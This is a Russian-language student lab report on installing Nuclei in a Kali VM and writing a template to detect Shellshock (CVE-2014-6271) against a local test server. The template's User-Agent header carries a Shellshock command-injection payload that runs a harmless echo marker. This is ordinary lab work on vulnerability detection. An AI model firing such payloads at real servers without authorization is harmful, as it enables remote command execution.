
Проверяю версию go lang




## Устанавливаю Nuclei



## Проверяю версию Nuclei



Создаю директорию для моих шаблонов Nuclei



Создаю файл для шаблона Nuclei для детектирования уязвимости Shellshock (сам шаблон применен отдельным файлом)

```
KaliLinux (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kalilabs: ~/Lab3

Файл Действия Правка Вид Справка

aushakov@kalilabs:~$ mkdir Lab3
aushakov@kalilabs:~$ cd Lab3
aushakov@kalilabs:~/Lab3$ pwd
/home/aushakov/Lab3
aushakov@kalilabs:~/Lab3$ touch shellshock-detect.yaml
aushakov@kalilabs:~/Lab3$ ls -la
итого 8
drwxrwxr-x  2 aushakov aushakov 4096 мар 24 11:46 .
drwx----- 18 aushakov aushakov 4096 мар 24 11:43 ..
-rw-rw-r--  1 aushakov aushakov   0 мар 24 11:46 shellshock-detect.yaml
aushakov@kalilabs:~/Lab3$
```

```
KaliLinux (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

aushakov@kalilabs: ~/Lab3


Файл Действия Правка Вид Справка

GNU nano 2.9.3 shellshock-detect.yaml
10: lab3-shellshock-detect
info:
  name: Lab3 Shellshock detector
  authors: me
  severity: critical
  description: Lab3 Shellshock detector
requests:
  - methods: GET
    path:
      - "{{BaseURL}}/cgi-bin/vulnerable"
    headers:
      User-Agent: () { ; }; echo; echo; /bin/bash -c 'echo IDQQD-IDKFA-IDCLIP'
    matchers:
      - type: word
        words:
          - "IDQQD-IDKFA-IDCLIP"
      part: body
```

Этот шаблон предназначен для выявления уязвимости Shellshock (CVE-2014-6271) на целевых серверах. Уязвимость Shellshock возникает из-за некорректной обработки переменных окружения в оболочке Bash, что дает возможность злоумышленнику выполнять произвольные команды на уязвимом сервере.

Шаблон отправляет HTTP-запрос к целевому хосту с использованием специально сконструированного заголовка User-Agent, который пытается использовать данную уязвимость. Если сервер подвержен атаке, он выполнит команду `echo IDDQD+IDKFA+IDCLIP`, и в ответе будет присутствовать строка "IDDQD+IDKFA+IDCLIP", что указывает на наличие уязвимости.

Запускаю выполнение Nuclei только на моем созданном шаблоне



```
Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kali: ~ /Lab3
Файл Действия Правка Вид Справка
aushakov@kali: ~ /Lab3
$ nuclei -t ./shellshock-detect.yaml -u http://localhost:8080

nuclei
v2.9.15
projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully installed nuclei-templates at /home/aushakov/nuclei-templates
[WARN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INF] Current nuclei version: v2.9.15 (outdated)
[INF] Current nuclei-templates version: v10.1.5 (latest)
[INF] New templates added in latest release: 281
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 1
[lab3-shellshock-detect] [http] [critical] http://localhost:8080/cgi-bin/vulnerable

aushakov@kali: ~ /Lab3
$
```

Видно, что Nuclei нашел уязвимость с помощью моего созданного шаблона. Это означает, что шаблон создан корректно.